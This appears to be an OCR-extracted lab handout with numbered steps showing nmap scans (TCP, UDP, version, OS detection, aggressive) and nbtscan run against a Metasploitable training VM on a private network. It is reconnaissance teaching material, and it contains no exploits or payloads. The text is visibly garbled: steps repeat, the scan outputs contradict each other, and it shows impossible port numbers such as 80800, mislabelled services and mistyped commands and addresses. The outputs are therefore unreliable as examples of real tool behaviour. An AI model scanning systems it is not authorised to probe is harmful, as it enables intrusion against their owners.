
[root@hali ~]# nmap -p 21,22 92.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
Nmap scan timing warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 92.168.56.101
Host is up (0.0010s latency).
Not shown: 971 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

[root@hali ~]#
```

18) nmap -sT 192.168.56.101

Scans all the tcp connections.




```
File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

[root@hali ~]# nmap -sT 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0010s latency).
Not shown: 971 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5900/tcp  open  postgresql
6000/tcp  open  x11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds

[root@hali ~]#
```

19) nmap -sU 192.168.56.101 Scans all the udp connections.



```
File Actions Edit View Help
1323/tcp open netbios-ns
2049/tcp open nfs
2121/tcp open cccproxy-ftp
3306/tcp open mysql
5900/tcp open vnc
6000/tcp open x11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds


[root@hali ~]# nmap -sU 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
S: 192.168.56.101 N: 192.168.56.101 C: 1000000000 T: 1000000000 UDP Scan
UDP Scan Timing: About 11.30% done, ETC: 04:49 (0:13:13 remaining)
Stats: 0:17:11 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 11.30% done, ETC: 04:52 (0:00:00 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.0015s latency).
Not shown: 993 closed udp ports (port-unreach)
PORT      STATE SERVICE
53/udp   open  domain
68/udp   open/filtered dhcpc
69/udp   open/filtered tftp
137/udp  open  rpcbind
138/udp  open/filtered netbios-dgm
2049/udp open  nfs
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1033.56 seconds

[root@hali ~]#
```

20) nmap -sV 192.168.56.101


This scan provides the versions of the services whose ports are open.



```
root@kali:~# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:36 EST
Nmap scan report for 192.168.56.101
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 4.7p1 Debian Bubutul (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    Postfix/4.0.0
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
113/tcp   open  nntp   nnrpd/2.0.1
139/tcp   open  netbios-ssn Samba smbd 3.0. - 4.3. (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0. - 4.3. (workgroup: WORKGROUP)
513/tcp   open  login   OpenBSD or Solaris rlogin
514/tcp   open  shell   Netkit rshd
1900/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
5900/tcp  open  vnc    VNC (protocol 3.3)
8080/tcp open  mysql   MySQL 5.0.51a-Ubuntu5
5432/tcp open  postgresql PostgreSQL DB 8.3.8 - 8.3.7
50000/tcp open  irc    UnrealIRCd
60000/tcp open  irc    UnrealIRCd
60001/tcp open  irc    UnrealIRCd
80800/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
8180/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:27:0E:1A:9C (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds
```

21) nmap -O 192.168.56.101

Used for OS detection.



```
root@kali:~# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:36 EST
Nmap scan report for 192.168.56.101
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE OS
22/tcp    open  ssh     Linux 2.6.33
23/tcp    open  telnet   Linux 2.6.33
25/tcp    open  smtp    Linux 2.6.33
53/tcp    open  domain  Linux 2.6.33
80/tcp    open  http    Linux 2.6.33
113/tcp   open  nntp   Linux 2.6.33
139/tcp   open  netbios-ssn Linux 2.6.33
445/tcp   open  netbios-ssn Linux 2.6.33
513/tcp   open  login   Linux 2.6.33
514/tcp   open  shell   Linux 2.6.33
1900/tcp  open  http    Linux 2.6.33
5900/tcp  open  vnc    Linux 2.6.33
8080/tcp open  mysql   MySQL 5.0.51a-Ubuntu5
5432/tcp open  postgresql PostgreSQL DB 8.3.8 - 8.3.7
50000/tcp open  irc    UnrealIRCd
60000/tcp open  irc    UnrealIRCd
60001/tcp open  irc    UnrealIRCd
80800/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
8180/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:27:0E:1A:9C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.33
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.33 - 2.6.33
Network Distance: 1 hop
Nmap done: 1 IP address (1 host up) scanned in 1.83 seconds
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.83 seconds
```

22) nmap -A 192.168.56.101

Used for aggressive scan.

```
root@kali:~# nmap -A 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-26 04:37 EST
Nmap scan report for 192.168.56.101
Host is up (0.001s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-features:
|   STAT
|_ FTP server status:
|   Current user: root@192.168.56.102
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will reuse control port
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of state
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain PIPELINING SIZE 10240000 VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_sslv2?
|_sslv2 supported
|_sslv2 ciphers:
|   SSL2_RC4_128_CBC_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|   SSL2_RC4_40_EXPORT40_WITH_MD5
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|   SSL2_DES_64_EDE3_CBC_WITH_MD5
|_SSL2_RC4_128_EXPORT128_WITH_MD5
|_ssl-date: 2023-02-28T09:37:33+00:00: 0s from scanner time.
|_Not valid before: 2018-03-17T14:07:45
|_Not valid after:  2018-04-16T14:07:45
|_tcp open domain      ISDN/RND 9.4.2
| bind
|   bind.version: 9.4.2
|_http
|   Apache/2.2.8 ((Ubuntu) DAV/2)
|   http-title: Metasploitable - Linux
|   http-server-header: Apache/2.2.8 ((Ubuntu) DAV/2
|_tcp open rpcbind    2 (RPC #100000)
|_rpcinfo:
|   program version port/proto service
|   100000 1          111/tcp  rpcbind
|   100000 2          111/udp rpcbind
|   100003 2,3,4      2049/tcp nfs

```

23) Ifconfig

Give our ip-address

nbtscan 192.168.56.0/24

It lists the ip-addresses of all the devices in the specified range.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
          inet6 fe80::8048:bd02:52ae:cdb7/64 brd fe80::ff:febd:52ae:cdb7 scopeid 0x10<link>
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (ether)
              RX packets 29 bytes 5572 (5.4 KiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 29 bytes 3456 (3.3 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
          inet6 ::1/128 brd :: scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
              RX packets 196 bytes 17032 (16.6 KiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 196 bytes 17032 (16.6 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address      NetBIOS Name      Server      User      MAC address
192.168.56.101  METASPOITABLE  <server>  METASPOITABLE  00:00:00:00:00:00
192.168.56.255  Sendo failed: Permission denied

root@kali:~#
```

24) nmap 192.168.56.101

It scans the given ip-address.

```
File Actions Edit View Help
192.168.56.255 Sendto failed: Permission denied
root@kali: ~]
# nmap 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:33 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1090/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccpProxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds

root@kali: ~]
```

25) nmap -p 21,22 92.168.56.101

We can specify particular port numbers to scan.

```
File Actions Edit View Help
root@kali: ~]
# nmap -p 21,22 92.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0010s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

root@kali: ~]
```

26) nmap -ST 192.168.56.101

Scans all the tcp connections.

```
File Actions Edit View Help
root@kali: ~]
# nmap -ST 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0010s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1090/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccpProxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds

root@kali: ~]
```

27) nmap -sU 192.168.56.101

Scans all the udp connections.

```
File Actions Edit View Help
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  cproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds

[rooth@kali: ~] # nmap -sU 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
massdns warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:01:41 elapsed: 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 11.30% done; ETC: 04:49 (0:13:13 remaining)
Stats: 0:17:11 elapsed: 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 04:52 (0:00:00 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.0015s latency).
Not shown: 993 closed udp ports (port-unreach)
PORT      STATE     SERVICE
53/udp    open      domain
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
111/udp   open      rpcbind
137/udp   open      netbios-ns
138/udp   open|filtered netbios-dgm
2049/udp  open      nfs
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1033.56 seconds

[rooth@kali: ~] #
```

28) nmap -sV 192.168.56.101

This scan provides the versions of the services whose ports are open.

```
File Actions Edit View Help
[rooth@kali: ~] # nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:35 EST
massdns warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:00:01 elapsed: 0 hosts completed (1 up), 1 undergoing Service Version detection
Map scan report for 192.168.56.101
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  vsftpd 2.3.4
22/tcp    open  ssh   OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet
25/tcp    open  smtp  Postfix/2.9.6
37/tcp    open  netmgt  ITC 6.0.2
80/tcp    open  http  Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #10000)
199/tcp   open  netbios-ssn Samba smbd 3.6.3-1.33.0-1.3.3 (workgroup: WORKGROUP)
1995/tcp  open  netbios-ssn Samba smbd 3.6.3-1.33.0-1.3.3 (workgroup: WORKGROUP)
512/tcp   open  exec  netkit-rsh rexec
513/tcp   open  login  OpenBSD Solaris rlogin
514/tcp   open  shell  NetBSD rsh
1889/tcp  open  java-rmi JBoss Classpath grimregistry
1524/tcp  open  bindshell Metasploitable root shell
2849/tcp  open  nfs   2-4 (RPC #100003)
2323/tcp  open  ftp   ProFTPD 1.3.5
3306/tcp  open  mysql MySQL 5.0.51a-Ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc   VNC (protocol 3.3)
6000/tcp  open  x11   (unclassified)
6667/tcp  open  irc   Unmetircd
8009/tcp  open  ajp13 Apache Jserv (Protocol v1.3)
8180/tcp  open  http  Apache Tomcat/Coyote JSP engine 1.2
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.metasploitable.localdomain, irc, Metasploitable, LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds

[rooth@kali: ~] #
```

29) nmap -O 192.168.56.101

Used for OS detection.

```
root@kali:~# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:36 EST
Nmap scan report for 192.168.56.101
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
143/tcp   open  imap
445/tcp   open  microsoft-ds
512/tcp   open  exec
1234/tcp  open  unknown
514/tcp   open  shell
1694/tcp  open  rmiregistry
1924/tcp  open  unknown
2849/tcp  open  ntp
2386/tcp  open  cisco-ftp
5432/tcp  open  postgresql
5488/tcp  open  vnc
6588/tcp  open  unknown
6567/tcp  open  irc
8180/tcp  open  unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)
Device: eth0 (Default purpose)
Running: Linux 2.6.x
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS Name: Linux 2.6.33
Network Distance: 1 hop
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds
root@kali:~#
```

30) nmap -A 192.168.56.101

Used for aggressive scan.

```
root@kali:~# nmap -A 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:37 EST
nmap: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
nmap scan report for 192.168.56.101
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftpsyst:
|_ STAT:
|   _ FTP server status:
|     _ Connected to 192.168.56.102
|     _ Log type:  Ftp
|     _ TYPE: ASCII
|     _ Session bandwidth limit: 0
|     _ Session timeout: 300
|     _ Control connection is plain text
|     _ Data connections will be plain text
|     _ vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 4ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a7a469924facd45cc0 (DSA)
|   2048 59562401d0de9a2b6993e03 (RSA)
| 512 1024 SHA-1 (ECDSA)
|_ssh-keygen: 1.7.1p1, 1 Jun 2010
23/tcp    open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_sslv2:
|_sslv3 supported
|_ciphers:
|   SSL2_RC4_128_CBC_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|   SSL2_RC4_40_CBC_WITH_MD5
|   SSL2_DES_40_EDE3_CBC_WITH_MD5
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|_ssl-cert: Subject: /CN=metasploitable.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
53/tcp    open  domain      ISC BIND 9.4.2
|_dnssec: 0
| bindversion: 9.4.2
80/tcp    open  http         Apache httpd/2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable - Linux
|_http-server-headers: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind     3 (RPC #100000)
|_rpcinfo:
|   program version port/proto service
|   100000  1           111/tcp   rpcbind
|   100000  2           111/udp  rpcbind
|   100003  2,3,4       2849/tcp  nfs
root@kali:~#
```

31) Ifconfig

Give our ip-address

nbtscan 192.168.56.0/24

It lists the ip-addresses of all the devices in the specified range.

```
root@kali: ~]# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
                inet6 fe80::80a8:bdff%eth0 brd fe80::ff:fe80%eth0 mgtu 128
                        inet6 fe80::80a8:bdff%eth0 brd fe80::ff:fe80%eth0 mngt
                        ether 08:00:27:b1:90:67 txqueuelen 1000 (Ethernet)
                        RX packets 29 bytes 5572 (5.4 kB)
                        RX errors 0 dropped 0 overruns 0 frame 0
                        TX packets 29 bytes 3456 (3.3 kB)
                        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                        loop txqueuelen 1000 (Local Loopback)
                        RX packets 196 bytes 17032 (16.6 kB)
                        RX errors 0 dropped 0 overruns 0 frame 0
                        TX packets 196 bytes 17032 (16.6 kB)
                        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali: ~]# nbtscan 192.168.56.102
Doing NBT name scan for addresses from 192.168.56.102
IP address      NetBIOS Name      Server      User      MAC address
[...]
[root@kali: ~]# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address      NetBIOS Name      Server      User      MAC address
192.168.56.101  METASPOITABLE  <server>  METASPOITABLE  00:00:00:00:00:00
192.168.56.255  Sendo          failed: Permission denied
[root@kali: ~]
```

32) nmap 192.168.56.101

It scans the given ip-address.

```
root@kali: ~]# nmap 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:33 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
